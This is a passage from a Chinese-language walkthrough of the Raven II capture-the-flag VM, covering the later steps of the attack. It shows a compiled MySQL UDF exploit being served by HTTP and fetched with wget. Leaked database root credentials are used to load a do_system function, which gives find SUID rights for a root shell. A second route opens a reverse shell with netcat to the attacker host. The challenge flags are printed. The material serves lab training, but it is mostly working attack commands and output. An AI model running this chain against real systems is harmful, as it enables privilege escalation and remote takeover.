┌──(root㉿kali)-[~/Tools/LinEnum/LinEnum-master]
└─# cd /root/1518
┌──(root㉿kali)-[~/1518]
└─# ls
1518.c
┌──(root㉿kali)-[~/1518]
└─#
┌──(root㉿kali)-[~/1518]
└─# gcc -g -c 1518.c
┌──(root㉿kali)-[~/1518]
└─# ls
1518.c 1518.o
┌──(root㉿kali)-[~/1518]
└─# gcc -g -shared -o 1518.so 1518.o -lc
┌──(root㉿kali)-[~/1518]
└─# ls
1518.c 1518.o 1518.so
┌──(root㉿kali)-[~/1518]
└─#12、下发到目标上面去
kali:
python -m http.server 8081www-data:
cd /tmp

ls

wget http://192.168.0.5:8081/1518.so

lswww-data@Raven:/tmp$ wget http://192.168.0.5:8081/1518.so
wget http://192.168.0.5:8081/1518.so
converted 'http://192.168.0.5:8081/1518.so' (ANSI_X3.4-1968) -> 'http://192.168.0.5:8081/1518.so' (UTF-8)
--2025-10-03 22:41:28-- http://192.168.0.5:8081/1518.so
Connecting to 192.168.0.5:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17208 (17K) [application/octet-stream]
Saving to: '1518.so'
1518.so 100%[=====================>] 16.80K --.-KB/s in 0s
2025-10-03 22:41:28 (241 MB/s) - '1518.so' saved [17208/17208]
www-data@Raven:/tmp$ ls
ls
1518.so
www-data@Raven:/tmp$13、数据库利用
mysql -uroot -pR@v3nSecurity

show databases;

use mysql;

select database();

# 创建利用数据表(bkn)
create table bkn(line blob);

show tables;

# 成功插入后利用dumpfile函数把文件导出,outfile多行导出,dumpfile一行导出。outfile会有特殊的转换,而dumpfile是原数据导出。
select * from bkn into dumpfile '/usr/lib/mysql/plugin/1518.so';

# 创建自定义函数do_system,类型是integer,别名(soname)文件名字,然后查询函数是否创建成功
create function do_system returns integer soname '1518.so';
select * from mysql.func;

# 调用do_system函数来给find命令所有者的suid权限,使其可以执行root命令
select do_system('chmod u+s /usr/bin/find');mysql> show databases;
show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+--------------------+
4 rows in set (0.00 sec)
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select database();
select database();
+------------+
| database() |
+------------+
| mysql |
+------------+
1 row in set (0.00 sec)
mysql>
mysql> create table bkn(line blob);
create table bkn(line blob);
Query OK, 0 rows affected (0.00 sec)
mysql> show tables;
show tables;
+---------------------------+
| Tables_in_mysql |
+---------------------------+
| bkn |
| columns_priv |
| db |
| event |
| func |
| general_log |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| ndb_binlog_index |
| plugin |
| proc |
| procs_priv |
| proxies_priv |
| servers |
| slow_log |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user |
+---------------------------+
25 rows in set (0.00 sec)
mysql> select * from bkn into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from bkn into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 0 rows affected (0.01 sec)
mysql> select * from mysql.func;
select * from mysql.func;
+-----------+-----+---------+----------+
| name | ret | dl | type |
+-----------+-----+---------+----------+
| do_system | 2 | 1518.so | function |
+-----------+-----+---------+----------+
1 row in set (0.00 sec)
mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+--------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+--------------------------------------+
| 0 |
+--------------------------------------+
1 row in set (0.00 sec)
mysql>14、(f1)find获取root
touch bkn
find -exec "/bin/sh" \;

ls

find -exec "whoami" \;www-data@Raven:/var/www/html$ touch bkn
touch bkn
www-data@Raven:/var/www/html$ find -exec "/bin/sh" \;
find -exec "/bin/sh" \;
# ls
ls
LinEnum.sh contact.php fonts js vendor
Security - Doc contact.zip icepeak.php scss wordpress
about.html css img service.html xiao.php
bkn elements.html index.html team.html
# find -exec "whoami" \;
find -exec "whoami" \;
root
root
root
...
root
root
root
root
root
root
root
root
root
root
root
root
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt
___ ___ ___
| _ \__ ___ _____ _ _ |_ _|_ _|
| / _` \ V / -_) ' \ | | | |
|_|_\__,_|\_/\___|_||_|___|___|
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
#15、(f2)反向shell
kali:
nc -vlp 6677
python -c 'import pty;pty.spawn("/bin/bash")'

www.data:
mysql -uroot -pR@v3nSecurity
select do_system('nc -nv 192.168.0.5 6677 -e /bin/bash');
kali
┌──(root㉿kali)-[~]
└─# nc -vlp 6677
listening on [any] 6677 ...
192.168.0.7: inverse host lookup failed: Unknown host
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.7] 35426
python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/var/lib/mysql# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/lib/mysql# ls
ls
debian-5.5.flag  ib_logfile0  mysql               performance_schema
ibdata1          ib_logfile1  mysql_upgrade_info  wordpress
root@Raven:/var/lib/mysql# cd /root
cd /root
root@Raven:/root# ls
ls
flag4.txt
root@Raven:/root# cat flag4.txt
cat flag4.txt
  ___                   ___ ___
 | _ \__ ___ _____ _ _ |_ _|_ _|
 |   / _` \ V / -_) ' \ | | | |
 |_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:/root#
www.data
www-data@Raven:/var/www/html$ mysql -uroot -pR@v3nSecurity
mysql -uroot -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select do_system('nc -nv 192.168.0.5 6677 -e /bin/bash');
select do_system('nc -nv 192.168.0.5 6677 -e /bin/bash');
flag
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
flag2{6a8ed560f0b5358ecf844108048eb337}
flag3{a0f568aa9de277887f37730d71520d9b}
flag4{df2bc5e951d91581467bb9a2a8ff4425}
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。